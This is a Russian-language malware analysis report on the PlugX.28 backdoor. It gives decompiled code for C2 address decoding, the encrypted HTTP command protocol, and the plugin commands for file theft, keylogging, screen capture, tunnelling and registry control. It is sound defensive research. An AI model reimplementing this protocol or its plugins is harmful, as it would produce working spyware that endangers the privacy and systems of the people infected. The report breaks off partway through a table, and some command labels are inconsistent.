Первая попытка подключения к управляющему серверу из конфигурации выполняется без использования прокси. В случае неудачи используются данные прокси, которые хранятся в глобальной переменной. Конфигурация предусматривает слоты для 16 серверов. Если ни к одному из них не удалось подключиться, то из поля `config.url_1` извлекается URL, который сначала разбирается на составляющие (такие как хост, URI, параметры), а затем по этим данным формируется и отправляется GET-запрос. В теле ответа на этот запрос выполняется поиск закодированной строки, заключенной между тегами `DZKS` и `DZJS`. После декодирования строка представляет собой тип, порт и адрес управляющего сервера в виде структуры `srv`. Предусмотрено до 16 таких URL-указателей, при помощи которых можно получить новый адрес управляющего сервера.

Алгоритм декодирования адреса управляющего сервера:

```
int __usercall
find_and_decode_string@<eax>(BYTE *decoded_response@<ebx>, BYTE *response_data@<eax>,
 int response_data_len@<edx>)
{
  int v3; // edx
  int i; // ecx
  int v6; // esi
  int j; // edi
  int v8; // ecx
  char v9; // dl
  BYTE *v10; // edx
  int v11; // eax
  int v12; // esi
  v3 = response_data_len - 4;
  for ( i = 0; i < v3; ++i )
  {
    if ( response_data[i] == 'D'
      && response_data[i + 1] == 'Z'
      && response_data[i + 2] == 'K'
      && response_data[i + 3] == 'S' )
    {
      break;
    }
  }
```

```
  if ( i >= v3 )
    return 1168;
  v6 = i + 4;
  for ( j = i + 4;
        j < v3
     && (response_data[j] != 'D'
      || response_data[j + 1] != 'Z'
      || response_data[j + 2] != 'J'
      || response_data[j + 3] != 'S');
        ++j )
  {
    ;
  }
  if ( j > v3 )
    return 1168;
  v8 = 0;
  while ( v6 < j )
  {
    v9 = response_data[v6] + 16 * (response_data[v6 + 1] - 65);
    response_data[v8 + 1] = 0;
    response_data[v8++] = v9 - 65;
    v6 += 2;
  }
  *(_WORD *)decoded_response = *response_data + (response_data[1] << 8);
  *((_WORD *)decoded_response + 1) = response_data[2] + (response_data[3] << 8);
  if ( v8 > 0 )
  {
    v10 = decoded_response + 4;
    v11 = response_data - decoded_response;
    v12 = v8;
    do
    {
      *v10 = v10[v11];
      ++v10;
      --v12;
    }
    while ( v12 );
  }
  return 0;
}
```

Первичное обращение к управляющему серверу

BackDoor.PlugX.28 получает текущие время и дату при помощи функции `GetLocalTime`. Затем проверяет день недели: если это воскресенье (0), то в структуре `SYSTEMTIME` меняет его на субботу (6), в ином случае уменьшает значение на 1. Далее обращается к массиву `config.timetable`, чтобы проверить значение элемента под индексом, зависящим от текущего времени. Размер массива составляет `_BYTE[672]`. Каждый элемент представляет собой флаг каждой четверти часа в неделе `(24 * 7 * 4 = 672)`. Если значение элемента ненулевое, то выполнение продолжается, в противном случае троян переходит в режим ожидания.

Проверка флага расписания работы:

```
while ( 1 )
  {
    GetLocalTime(&local_time);
    if ( local_time.wDayOfWeek )
      --local_time.wDayOfWeek;
    else
      local_time.wDayOfWeek = 6;
    if ( config.timetable[4 * (local_time.wHour + 24 * local_time.wDayOfWeek) +
local_time.wMinute / 15] )
      break;
    Sleep(1000);
  }
```

В конфигурации рассмотренного образца все элементы массива равны 1. При подготовке конфигурации по умолчанию массив также заполняется единицами.

После проверки расписания троян читает значение поля `config.timestamp`, определяемого следующим образом:

```
struct config_timestamp
{
  BYTE days;
  BYTE hours;
  BYTE minutes;
  BYTE seconds;
};
```

Затем переводит его значение в секунды, умножает на `0x10000000` и складывает с текущим значением системного времени в формате `FILETIME`. Затем проверяет наличие параметра `<config.service_name>` в ключе реестра `HKCU\Software\<config.service_name>`. Если параметр существует, то сравнивает его значение с системной временной меткой. Если значение метки больше хранимого, то выполнение продолжается, в противном случае происходит ожидание в течение секунды, после чего производится повторная проверка. Если значение в реестре отсутствует, то вычисленная временная метка помещается в этот параметр и сравнивается с системной временной меткой. В итоге режим ожидания остается активным до тех пор, пока системная временная метка не окажется больше метки, вычисленной в начале проверки, либо метки, хранимой в параметре.

```
GetSystemTime(&SystemTime);
if ( !SystemTimeToFileTime(&SystemTime, &system_ts) )
  return GetLastError();
while ( 1 )
{
  if ( !(config.timestamp.seconds
       + 60 * (config.timestamp.minutes + 60 * (config.timestamp.hours + 24 * config.timestamp.days))) )
    return 0;
  calculated_ts = mul_timestamps(
                    (FILETIME)(config.timestamp.seconds
                             + 60
                             * (config.timestamp.minutes + 60 * (config.timestamp.hours + 24 * config.timestamp.days))),
                    (FILETIME)10000000i64);
  result_ts = (FILETIME)(*(_QWORD *)&system_ts + *(_QWORD *)&calculated_ts);
```

`result_ts` помещается в реестр при необходимости.

Перемножение значений временных меток представлено на иллюстрации:

```
FILETIME __userpurge mul_timestamps@<eax:edx>(FILETIME timestamp_1, FILETIME timestamp_2)
{
  unsigned __int64 v2; // rax
  FILETIME result; // eax:edx

  if ( timestamp_1.dwHighDateTime | timestamp_2.dwHighDateTime )
    v2 = *(_QWORD *)&timestamp_1 * *(_QWORD *)&timestamp_2;
  else
    v2 = timestamp_2.dwLowDateTime * (unsigned __int64)timestamp_1.dwLowDateTime;
  result.dwLowDateTime = HIDWORD(v2);
  result.dwHighDateTime = v2;
  return result;
}
```

После временны́х проверок создается объект соединения, соответствующий типу, указанному для текущего сервера. В случае использования протокола HTTP для взаимодействия с управляющим сервером обработка соединения (прием и передача данных) выполняется в отдельном потоке. На первом этапе устанавливается соединение в режиме keep-alive, и отправляется первый GET-запрос. URL формируется по формату `/%p%p%p` из трех случайных значений DWORD. Затем готовится структура следующего формата:

```
struct prefix
{
  DWORD unknown;
  DWORD sync_ctr;
  DWORD conn_state;
  DWORD available_buffer_size;
};
```

Данная структура используется только при передаче по протоколу HTTP и выполняет служебную функцию синхронизации и поддержания соединения. При установке соединения поля структуры заполняются следующими значениями из внутренних полей объекта соединения:

- `unknown = 0`;
- `sync_ctr = 1` — представляет собой некий счетчик, при каждой отправке увеличивающийся на единицу;
- `conn_state = 20130923` — представляет собой флаг состояния соединения. В данном случае начальное значение `20130923` используется клиентом для запроса на установку соединения;
- `available_buffer_size = 0xF010` — начальный размер внутреннего буфера объекта для хранения входящих данных.

Данная структура шифруется тем же алгоритмом, что используется для шифрования строк. Структура на выходе имеет следующий вид:

```
struct http_encrypted_data
{
  DWORD key;
  BYTE  data[0x10];
```

```
}
```

После шифрования данные кодируются в Base64 и помещаются в заголовок `Cookie:`, затем запрос отправляется на управляющий сервер.

В теле ответа приходит структура `http_encrypted_data`, после расшифровки которой получается структура `prefix`. Проверяется значение `prefix.conn_state`, которое должно быть равно `20130924`. Данное значение может сообщать о готовности сервера к приему данных. Также предусмотрено значение `20130926`, которое обозначает окончание соединения.

Проверяется поле `prefix.sync_ctr`, значение которого должно быть на единицу больше значения `prefix.sync_ctr`, отправленного клиентом. Такой формат диалога с сервером используется и при отправке реальных данных. Они помещаются после структуры `prefix`.

После того как соединение с сервером установлено, подготавливается непосредственный запрос команды. Для этого троян генерирует от `0` до `0x1F` случайных байт и формирует структуру пакета из заголовка и тела:

```
struct packet_hdr
{
  DWORD key;
 DWORD command_id;
 DWORD len;
 DWORD errc;
};
struct packet
{
  packet_hdr header;
  BYTE data[61440] //0xF000;
};
```

Данная структура используется для отправки данных на сервер и обработки команд. Значения полей заголовка `("packet_hdr")`:

- `key` — ключ, использованный для шифрования данных;
- `command_id` — идентификатор команды или ответа на команду. При ответе идентификатор не меняется;
- `len` — длина данных без учета заголовка;
- `errc` — код ошибки выполнения команды. В большинстве случаев это поле содержит код ошибки `(GetLastError)`, если не удалось полностью выполнить команду, либо содержит `0`, если команда выполнена успешно. В ряде случаев содержит дополнительные параметры для выполнения команды клиентом.

При первой отправке значения `command_id` и `errc` приравниваются к `0`, а значение `len` приравнивается к длине случайной последовательности `(0-0x1F)`. В `packet.data` помещается сама случайная последовательность. Затем данные пакета `("data")` сжимаются алгоритмом LZNT1 через `RtlCompressBuffer` и шифруются

алгоритмом шифрования строк со случайным ключом. В поле `packet.header.len` помещается значение `(uncompressed_len << 0x10) | compressed_len`, где `uncompressed_len` и `comressed_len` содержат размер данных до сжатия и после сжатия соответственно (без учета длины заголовка). Далее шифруется заголовок, и в поле `packet.header.key` помещается случайный ключ.

Полученные шифрованные данные отправляются на сервер в поле `Cookie:` HTTP-запроса. Перед данными помещается структура `prefix`, вся полученная последовательность шифруется, затем кодируется по стандарту Base64 и отправляется в запросе. В ответ приходит команда от сервера. Пакет с командой представляет собой структуру, аналогичную `packet`, при этом формат `data` и, в ряде случаев, назначение `header.errc` может меняться в зависимости от команды.

Обработка команд управляющего сервера

После получения пакет расшифровывается и распаковывается. Троян проверяет значение идентификатора команды `packet.header.command_id`. Предусмотрены следующие значения команд:

- 1 — сбор и отправка сведений о системе;
- 3 — работа с плагинами;
- 4 — сброс соединения;
- 5 — самоудаление;
- 6 — отправка имеющейся конфигурации на управляющий сервер;
- 7 — получить новую конфигурацию;
- 8 — отправить информацию о процессах с внедренным шелл-кодом;
- 2, 9, 10 —действий не предусмотрено;
- >10 — работа с плагинами.

В поле `packet.header.command_id` принятых ответов проставляется то же значение, что получено в команде.

Команда 1 (информация о системе)

Троян сравнивает строку в поле `packet.data` со строкой из конфигурации `config.campaign_id` (`TEST` в конфигурации по умолчанию). Если строки равны, то начинается сбор информации о системе, в противном случае возникает ошибка. После этого троян пытается прочитать в своем каталоге файл с именем, которое сгенерировано с инициализатором `0x4343 ("CC")`. Если файл существует — его содержимое считывается и кодируется.

```
for ( i = 0; i < data->len; ++i )
{
  result[2 * i] = (data->buf[i] & 0xF) + 65;
  result[2 * i + 1] = ((unsigned __int8)data->buf[i] >> 4) + 65;
}
```

Если файла нет, то таковой создается, и в него записывается последовательность из 8 случайных байтов. После чего эта случайная последовательность кодируется таким же образом. Получившаяся закодированная строка будет помещена в ответ на команду. Затем программа выполняет сбор следующей информации:

- Имя компьютера;
- Имя пользователя;
- частота процессора (из `HKLM\HARDWARE\DESCRIPTION\SYSTEM\CENTRALPROCESSOR\0`);
- Является ли процесс Wow64;
- Информация о домене;
- Наличие у текущего пользователя привилегий локального администратора;
- IP-адрес компьютера;
- общий объем оперативной памяти в килобайтах;
- информация о версии ОС;
- Системное время;
- Разрешение экрана;
- Региональные настройки;
- Количество процессоров.

Ответ с результатами отправляется на сервер в виде структуры:

```
struct command_1_response
{
  packet_hdr header;
  sysinfo data;
};
```

где `sysinfo` представляет собой структуру с информацией о системе:

```
struct sysinfo
{
  DWORD date_stamp; //20150202
  DWORD zero_0;
  DWORD self_IP;
  DWORD total_PhysMem;
  DWORD cpu_MHz;
  DWORD screen_width;
  DWORD screen_height;
  DWORD winserv2003_build_num;
  DWORD default_LCID;
  DWORD tick_count;
```

```
  DWORD systeminfo_processor_architecture;
  DWORD systeminfo_number_of_processors;
  DWORD systeminfo_processor_type;
  DWORD zero_1;
  DWORD os_MajorVersion;
  DWORD os_MinorVersion;
  DWORD os_BuildNumber;
  DWORD os_PlatformId;
  WORD os_ServicePackMajor;
  WORD os_ServicePackMinor;
  WORD os_SuiteMask;
  WORD os_ProductType;
  DWORD isWow64Process;
  DWORD if_domain;
  DWORD if_admin;
  DWORD process_run_as_admin;
  WORD systime_Year;
  WORD systime_Month;
  WORD systime_Day;
  WORD systime_Hour;
  WORD systime_Minute;
  WORD systime_Second;
  DWORD server_type;
  WORD off_CCseed_file_data;  //offset from 0
  WORD off_compname_string;
  WORD off_username_string;
  WORD off_verinfo_szCSDVersion;
  WORD off_str_X_4_from_config;
  BYTE string_CCseed_file_data[16];
  .......
  //strings
};
```

Члены структуры `off_CCseed_file_data`, `off_compname_string`, `off_username_string`, `off_verinfo_szCSDVersion`, `off_str_X_4_from_config` являются смещениями относительно начала структуры `sysinfo`. `off_str_X_4_from_config` — смещение до строки, скопированной из `config.str_X_4` (в конфигурации по умолчанию — `X`).

Затем подготавливается пакет для отправки информации на сервер. В заголовке указывается идентификатор пакета, равный `1`. Затем пакет сжимается, шифруется и отправляется на сервер.

command_id == 3 (работа с плагинами)

При получении пакета с `command_id 3` в отдельном потоке запускается обработчик задач для плагинов, в котором создается новое соединение с управляющим сервером. Входящий пакет с командой имеет следующий вид:

```
struct command_3_packet
{
  packet_hdr header;
  DWORD dword_0;
  DWORD index;
```

```
};
```

Если значение `index` равно `0xFFFFFFFF`, то в этом случае обработка задач для плагинов будет производиться в этом же процессе. В ином случае это значение используется как индекс в массиве структуры `injected_elevated_procs`. Из массива по заданному индексу получается нужная структура, из нее извлекается идентификатор процесса, который служит в качестве инициализирующего значения для генерации имени пайпа. Затем создается объект соединения с пайпом, реализующий интерфейс пересылки команд для плагинов. Эти команды будут исполняться в контексте другого процесса (например, Internet Explorer), внедрение в который будет выполнено при `shellarg.op_mode" == 3`, или же в контексте одного из процессов, заданных в конфигурации и запускаемых с повышенными привилегиями (`config.elevated_inject_target_dummy_proc_<n>, n 1..4`). После инициализации пайпа на сервер отправляется ответ, который представляет собой тот же пакет, что и команда. После этого запускается пересылка пакетов, содержащих задачи для плагинов, между двумя объектами — HTTP-соединением и пайпом.

Если значение `index` задано как `0xFFFFFFFF`, то полученный пакет отправляется обратно, и выполняется запуск цикла обработки задач для плагинов.

- `command_id == 4` — самоудаление. Никаких специальных действий не совершается; производится выход из цикла обработки команд для дальнейшего подключения к другим серверам.
- `command_id == 5` — самоудаление. Удаляет из реестра ключ своей службы и удаляет все файлы в своем каталоге.
- `command_id == 6` — самоудаление. Шифрует имеющуюся конфигурацию и отправляет ее в теле пакета.
- `command_id == 7` — получение новой конфигурации. В теле пакета содержится новая конфигурация. Троян сжимает ее, шифрует и сохраняет в файл, присваивая имя с инициализирующим значением `0x4358 ("CX")`. Затем считывает ее и заменяет старую конфигурацию.
- `command_id == 8` — отправка информации о процессах с внедрениями (msiexec). Подготавливает пакет с информацией о процессах, в которые был внедрен шелл-код, затем шифрует его и отравляет на сервер. Структура пакета:

  ```
  struct command_8_response
  {
    packet_hdr header;
    DWORD number_of_procs;
    injected_proc injected_processes_info[number_of_procs];
  };
  ```

- `command_id > 10` — работа с плагинами. В отличие от режима `"command_id" == 3`, в этом случае предусмотрена работа только в контексте текущего процесса.

Работа с плагинами

После того как была получена команда с `id 3` или `>10`, и полученный пакет был отправлен обратно, в ответ от сервера приходит пакет с задачей для какого-либо плагина. Команда для плагина обрабатывается отдельно от основного цикла обработки команд и в отдельном соединении.

BackDoor.PlugX.28 имеет следующие плагины:

- DISK (2 types);
- Keylogger;
- Nethood;
- Netstat;
- Option;
- PortMap;
- Process;
- Regedit;
- Screen;
- Service;
- Shell;
- SQL;
- Telnet.

Имена плагинов зашиты в зашифрованном виде и используются при инициализации соответствующих объектов.

Каждый плагин представлен объектом `pluginfo`:

```
struct pluginfo
{
  wchar_t name[64];
  DWORD timestamp;
  PROC pfnInit;
  PROC pfnJob;
  PROC pfnFree;
};
```

Временная метка `timestamp` для всех плагинов равна `20130707`.

Объекты плагинов объединены в глобальный объект, через который осуществляется доступ к функциям плагинов.

Во время инициализации для каждого плагина последовательно вызываются функции `pluginfo.pfnInit`. Инициализация заключается в создании таблицы

вспомогательных функций. Кроме того, для плагинов `Keylogger` и `Screen` выполняются некоторые дополнительные действия.

Инициализация плагина "Keylogger"

После инициализации таблицы вспомогательных функций троян создает отдельный поток для функции `pluginfo.pfnJob`, которая устанавливает хук типа `WH_KEYBOARD_LL`. Имя файла для журнала событий генерируется с инициализатором `0x4B4C ("KL")`. Временные атрибуты файла подделываются после каждой записи. Формат строчки записи журнала имеет следующий вид:

```
<yyyy-mm-dd hh:mm:ss> <username> <process_path> <window_title>
<event></event></window_title>
```

Записи в журнал событий записываются последовательно. Каждая запись имеет формат:

```
struct keylog_rec
{
  DWORD recsize;
  BYTE encdata[recsize];
};
```

Инициализация плагина "Screen"

Во время инициализации плагина `Screen` в отдельном потоке запускается функция создания скриншота. В потоке сначала инициализируется библиотека gdiplus.dll, затем в конфигурации проверяется флаг `config.make_screenshot_flag`. Если флаг не установлен, то поток переходит в режим ожидания, периодически проверяя флаг. Если флаг установлен, то из конфигурации извлекается значение `config.screen_age`, которое задает максимальный срок хранения скриншотов в днях. При этом из каталога `config.screenshots_path` (в конфигурации по умолчанию `%AUTO>%\\XS`) рекурсивно удаляются все JPEG-файлы, даты создания которых меньше заданной. Очистка происходит раз в день. Далее выполняется создание скриншота, кодирование его в JPEG-формат и сохранение в директорию `<config.screenshots_path>\<username>\<screen_filename>.jpg`. Имя созданного скриншота записывается в формате `< ГГГГ-ММ-ДД ЧЧ:ММ:СС >`.

Параметры кодирования JPEG заданы в конфигурации в параметрах `config.screen_scale_coefficient`, `config.encoder_quality`, `config.bits_per_pixel`.

Для каждого плагина предусмотрен отдельный набор `command_id`. При ответе на команду в заголовке проставляется тот же `command_id`. Строки передаются в теле пакета, смещение указывается явно, отсчитывается от начала тела пакета, при этом пропускается заголовок `packet_hdr`.

Плагин DISK

`command_id` для плагина DISK имеет формат `0x300X, X – 0,1,2,4,7,0xA,0xC,0xD,0xE`.

Команда	Описание	Ввод	Вывод

`0x3000`	Собирает информацию о логических дисках по буквам A-Z, заполняет массив структур `disk_info` и отправляет на сервер.	-	`struct disk_info`
			`{`
			`  int drive_type;`
			`  LARGE_INTEGER total_bytes;`
			`  LARGE_INTEGER free_bytes_availabl e;`
			`  LARGE_INTEGER free_bytes;`
			
			`WORD off_volume_nam e;`
			
			`WORD off_filesystem _name;`
			`}`
			`struct command_3000 h_response`
			`{`
			`  packet_hdr header;`
			`  disk_info info[26]'`
			`};`

`0x3001`	Формирует список файлов и поддиректорий в заданной директории, которая указывается в параметре `target_dir` команды; по каждому файлу отправляет отдельный пакет.	`struct command_3001 h_request`
		`{`
		`  packet_hdr header;`
		
		`BYTE target_dir[];`
		`};`
			`struct command_3001 h_response`
			`{`
			`  packet_hdr header;`
			
			`BOOL has_subdir; // if is dir`
			
			`DWORD file_attribut es;`
			
			`DWORD filesize_high ;`
			
			`DWORD filesize_low;`
			`  FILETIME creation_time;`
			`  FILETIME last_access_time;`
			`  FILETIME last_write_time;`

Команда	Описание	Ввод	Вывод

			`WORD off_file_name;`
			
			`WORD off_alternate_file_name;`
			`...`
			`//strings`
			`};`

`0x3002`	Формирует список файлов из директории, заданной в параметре `target_dir` команды. Имена файлов задаются маской, которая может использовать символы `?` и `*` для замещения одного или нескольких любых символов; по каждому файлу отправляет отдельный пакет.	`struct command_3002h_request`
		`{`
		`packet_hdr header;`
		
		`WORD off_target_dir;`
		
		`WORD off_filename_mask;`
		`...`
		`//target_dir,filename_mask`
		`};`
			`struct command_3002h_response`
			`{`
			`packet_hdr header;`
			
			`DWORD file_attributes;`
			
			`DWORD file_size_high;`
			
			`DWORD file_size_low;`
			`FILETIME creation_time;`
			`FILETIME last_access_time;`
			`FILETIME last_write_time;`
			
			`WORD target_path_offset;`
			
			`WORD file_name_offset;`
			
			`WORD alternate_file_name_offset;`
			`};`

`0x3004`	Читает запрашиваемый файл блоками по `0x1000` байт с заданного смещения от начала файла. Имя файла и смещение определяются в команде. Сначала отправляет информацию о файле (временные атрибуты, размер файла) со	`struct command_3004h_request`
		`{`
		`packet_hdr header;`
		`BYTE pad_0[28];`
		
		`DWORD file_pointer_offset_low;`
		
		`DWORD file_pointer_offset_high;`
		`BYTE pad_1[8];`
			`struct command_3004h_response`
			`{`
			`packet_hdr header;`
			`FILETIME creation_time;`
			`FILETIME last_access_time;`
			`FILETIME last_write_time;`
			`DWORD dword_0;`
			
			`DWORD returned_file_pointer;`

Команда	Описание	Ввод	Вывод

	значением поля `command_id`, равным `0x3004`, в заголовке ответа, затем начинает читать файл и отправляет блоками с `"command_id"==0x3005`. Блоки содержимого файла помещает в тело пакета. По завершении отправляет пакет нулевой длины с `0x3005` в заголовке.	`BYTE target_file_name[];`
		`};`
			`DWORD file_pointer_offset_high;`
			
			`DWORD file_size_low;`
			
			`DWORD file_size_high;`
			
			`WORD target_file_name_beg;`
			`};`

`0x3007`	Создает новый или открывает существующий файл с конца для записи и записывает в него данные, начиная с указанного смещения. Создает новый или открывает существующий файл с конца для записи и записывает в него данные, начиная с указанного смещения. Подменяет временны́е атрибуты. В команде с `"command_id" 0x3007` задается имя файла и смещение, в команде с `command_id 0x3008` — буфер для записи.	`struct command_3007h_request`
		`{`
		`  packet_hdr header;`
		`  FILETIME creation_time;`
		`  FILETIME last_access_time;`
		`  FILETIME last_write_time;`
		`  DWORD dword_0;`
		
		`DWORD file_pointer_offset_low;`
		
		`DWORD file_pointer_offset_high;`
		`  DWORD dword_1;`
		`  DWORD dword_2;`
		
		`BYTE target_file_path[];`
		`};`
			-

`0x300A`	Создает папку, путь к которой указывается в теле пакета. Отвечает пакетом с нулевой длиной и `"command_id" == 0x300A`.	-	-

Команда	Описание	Ввод	Вывод

0x300C	Создает процесс с использованием командной строки, переданной в теле команды. При этом, если в заголовке пакета значение поля errc ненулевое, создает рабочий стол HH и использует его в STARTUP_INFO создаваемого процесса. В ответ возвращает PROCESS_INFORMATION созданного процесса.	struct command_300Ch_request
		{
		  packet_hdr header;
		  BYTE cmdline[]
		};
			struct command_300Ch_response
			{
			  packet_hdr header;
			
			PROCESS_INFORMATION proc_info;
			};

0x300D	Выполнение функции SHFileOperationW с заданными в команде параметрами. В ответ отправляет пакет с нулевой длиной.	struct c2_command_300Dh_disk_srv2cli
		{
		  packet_hdr header;
		  DWORD FO_wFunc;
		  WORD FOF_flags;
		  WORD word_0;
		
		WORD source_file_name_offset;
		
		WORD dest_file_name_offset;
		  ...
		  //strings
		;
			-

0x300E	Разворачивает переменную среды и отправляет на сервер результат. Переменная содержится в теле команды, результат содержится в теле ответа.	-	-

Плагин DISK (2)

Второй плагин также называется DISK, однако ничего общего с системными дисками не имеет. Предусмотрены следующие номера команд: `0xF010`, `0xF011`, `0xF012`, `0xF013`.

В команде получает структуру `srv`, в соответствии с которой создает объект подключения и начинает ретрансляцию пакетов из одного соединения во вновь созданное.

Плагин KeyLogger

Включает команду `0xE000`. Читает файл с журналом событий плагина, затем отправляет его на сервер в теле ответа.

Плагин Nethood

Плагин для работы с сетевым окружением.

Команда	Описание	Ввод	Вывод

`0xA000`	Перечисляет все доступные ресурсы сети. По каждому ресурсу заполняет структуру и отправляет на сервер. В команде содержатся параметры структуры `NETRESOURCE`, используемой в качестве аргумента при вызове функции `WNetOpenEnumW`.	`struct command_A000h_request`
		`{`
		`  packet_hdr header;`
		
		`WORD netres_scope;`
		`  WORD netres_type;`
		
		`WORD netres_display_type;`
		
		`WORD netres_usage;`
		
		`WORD off_netres_localname;`
		
		`WORD off_netres_remotename;`
		
		`WORD off_etres_comment;`
		
		`WORD off_netres_provider;`
		`};`
			`struct command_A000h_response`
			`{`
			`  packet_hdr header;`
			
			`WORD netres_scope;`
			`  WORD netres_type;`
			
			`WORD netres_display_type;`
			
			`WORD netres_usage;`
			
			`WORD off_netres_localname;`
			
			`WORD off_netres_remotename;`
			
			`WORD off_etres_comment;`
			
			`WORD off_netres_provider;`
			
			`BYTE res_comment_str[1000];`

Команда	Описание	Ввод	Вывод
			`NETRESOURCEW net_res_struct; };`
`0xA001`	Отключает заданный в команде сетевой ресурс с флагом `Force`, затем заново подключает. В ответ отправляет пакет с нулевой длиной.	`struct command_A001h_request { packet_hdr header; DWORD netres_scope; DWORD netres_type; DWORD netres_display_type; DWORD netres_usage; WORD netres_localname_offset; WORD netres_remotename_offset; WORD netres_comment_offset; WORD netres_provider_offset; WORD add_conn_username; WORD add_conn_password_offset; DWORD add_conn_flags; ... //strings };`	-

Плагин Netstat

Плагин собирает и отправляет сведения о сетевых соединениях.

Команда	Описание	Ввод	Вывод
`0xD000`	Собирает и отправляет	-	`struct command_D000h_response`

Команда	Описание	Ввод	Вывод
	информацию о TCP-соединениях. В зависимости от версии ОС вызывает одну из функций для получения сведений о соединениях: `AllocateAndGetTcpExTableFromStack` (Windows XP); `GetTcpTable` (Windows 2000); `GetExtendedTcpTable` (Windows Vista-Windows 7).		`{ packet_hdr header; DWORD conn_state; DWORD local_addr; DWORD local_port; DWORD remote_addr; DWORD remote_port; DWORD owner_pid; BYTE proc_name[]; };`
`0xD001`	Собирает информацию о UDP-соединениях. Аналогична предыдущей команде.	-	`struct udp_listener_table { DWORD local_addr; DWORD local_port; DWORD owner_port; }; struct command_D001h_response { packet_hdr header; udp_listener_table udp_tab; BYTE proc_name[]; };`
`0xD002`	Меняет состояние TCP-соединения. В теле команды содержится аргумент для функции `SetTcpEntry (MIB_TCPROW)`.	`struct command_D002h_request { packet_hdr header; MIB_TCPROW tcp_row }`	-

Плагин Option

Плагин может принимать следующие команды:

- `0x2000` — заблокировать систему через функцию `LockWorkstation`;
- `0x2001` — принудительно завершить сеанс пользователя;
- `0x2002` — перезагрузка;

- `0x2003` — завершение работы;
- `0x2005` — показать в отдельном потоке `MessageBox` с заданными параметрами:

```
struct command_0x2004_request
{
  packet_hdr header;
  DWORD uType;
  WORD off_lpCaption;
  WORD off_lpText;
}
```

Плагин Portmap

Содержит одну команду — `0xB000`. Получает от управляющего сервера его адрес и порт:

```
struct command_0xB000_request
{
  packet_hdr header;
  WORD port;
  BYTE srv_addr[40];
}
```

Затем создает объект TCP-соединения и подключается к полученному серверу, после чего работает в режиме туннельного соединения, передавая данные от управляющего сервера тому серверу, с которым установил соединение.

Плагин Process

Команда	Описание	Вывод
`0x5000`	Получить список работающих процессов. Каждому процессу соответствует отдельный отправляемый пакет.	`struct command_5000h_response { packet_hdr header; BOOL if_sfc_protected; BOOL is_wow64; DWORD pid; WORD off_username; WORD off_user_domain; WORD off_proc_path; WORD off_CompanyName; WORD off_FileDescription; WORD off_FileVersion; WORD off_ProductName; WORD off_ProductVersion; WORD off_icon_bitmask_bitmap; WORD off_icon_color_bm; ...`

Команда	Описание	Вывод
		`//strings` `};`

`0x5001`	Получить список модулей заданного процесса; идентификатор целевого процесса задан в поле `header.errc` команды.	`struct command_5001h_response`
		`{`
		`packet_hdr header;`
		`BOOL if_sfc_protected;`
		`DWORD dll_base;`
		`DWORD size_of_image;`
		`FILETIME creation_time;`
		`FILETIME last_access_time;`
		`FILETIME last_write_time;`
		`WORD off_module_path;`
		`WORD off_CompanyInfo;`
		`WORD off_FileDescription;`
		`WORD off_FileVersion;`
		`WORD off_ProductName;`
		`WORD off_ProductVersion;`
		`...`
		`//strings`
		`};`

`0x5002`	Завершить процесс; идентификатор задан в поле `header.errc` команды.	-

Плагин Regedit

Плагин, предназначенный для работы с реестром.

Команда	Описание	Ввод	Вывод

0x9000	Получить вложенные ключи реестра в заданном ключе. Дескриптор раздела содержится в поле `header.errc`, имя ключа содержится в теле команды. Отправляет по одному вложенному ключу.	-	`struct command_0x9000_response`
			`{`
			`packet_hdr header;`
			`BOOL if_has_subkeys;`
			`BYTE subkey_name[];`
			`}`

Команда	Описание	Ввод	Вывод
0x9001	Создает вложенный ключ с заданным в теле команды именем. Дескриптор содержится в поле `header.errc`.	-	-
0x9002	Удаляет заданный в теле команды вложенный ключ. Дескриптор содержится в поле `header.errc`.	-	-
0x9003	Создает ключ с заданным именем, затем рекурсивно копирует в него значения из другого ключа, также заданного в команде. В случае успеха исходный ключ удаляет. В ином случае удаляет вновь созданный ключ. Дескриптор содержится в поле `header.errc`.	`struct command_0x9003_request { packet_hdr header; WORD off_src_subkey; WORD off_dst_subkey; ... //strings }`	-
0x9004	Получает значения заданного ключа. Имя ключа содержится в теле; дескриптор содержится в поле `header.errc`.	-	`struct command_9004h_response { packet_hdr header; DWORD dword_0_zero; DWORD value_data_type; DWORD value_data_len; WORD word_0_zero; WORD off_value_name; WORD off_value_data; ...`

Команда	Описание	Ввод	Вывод
			`//strings` `};`

0x9005	Создает вложенный ключ и значение в нем. В зависимости от флага в команде может проверить, существует ли значение. Дескриптор содержится в поле `header.errc`.	`struct command_9005h_request`
		`{`
		`packet_0_hdr header;`
		
		`BOOL check_if_val_exists;`
		
		`DWORD value_data_type;`
		
		`DWORD value_data_size;`
		
		`WORD off_subkey_name;`
		
		`WORD off_value_name;`
		
		`WORD off_value_data;`
		`...`
		`//strings`
		`};`
			-

0x9006	Удаляет значение из ключа.	`struct command_9006h_request`
		`{`
		`packet_hdr header;`
		
		`WORD off_subkey_name;`
		
		`WORD off_value_name;`
		`...`
		`//strings`
		`}`
			-

0x9007	Проверяет, существует ли значение 1. Если его нет, то проверяет значение 2. Если оно существует, то создается значение 1, которое заменяется значением 2. После	`struct command_9007h_request`
		`{`
		`packet_hdr header;`
		
		`WORD off_subkey_name;`
			-

Команда	Описание	Ввод	Вывод

	этого значение 2 удаляется.	`WORD off_value_2_name;`
		`WORD off_value_1_name;`
		`...`
		`//strings`
		`}`	

Плагин Screen

Создает и отправляет скриншоты рабочего стола, имитирует работу по протоколу RDP.

Команда	Описание	Ввод	Вывод

`0x4000`	Команда запускает 2 отдельных потока, которые имитируют работу по протоколу RDP. В одном потоке происходит отправка скриншотов интерактивного рабочего стола. Во втором — прием и выполнение команд, связанных с регистрацией событий мыши и клавиатуры. Изначально с командой `0x4000` приходит пакет с указанием на требуемое разрешение снимков экрана (бит на пиксель). Второй поток может получить одну из команд:
	• `0x4004` — установка фокуса на окне по заданным в команде координатам и (опционально) клик мышкой;
		`struct command_4000h_request`
		`{`
		`packet_hdr header;`
		`WORD bits_per_pixel;`
		`}`
		
		`struct command_4004h_request`
		`{`
		`packet_hdr header;`
		`DWORD mouse_event_flags;`
		`DWORD mouse_event_data;`
		`DWORD x;`
		`DWORD y;`
		`};`
		
		`struct command_4005h_request`
		`{`
		`packet_0_hdr header;`
		`BYTE vkey_code;`
			`struct command_4000h_screen_attr`
			`{`
			`packet_hdr header;`
			`WORD bits_per_pixel;`
			`WORD horiz_res;`
			`WORD ver_res;`
			`BYTE bitmap_colos[];`
			`}`

Команда	Описание	Ввод	Вывод
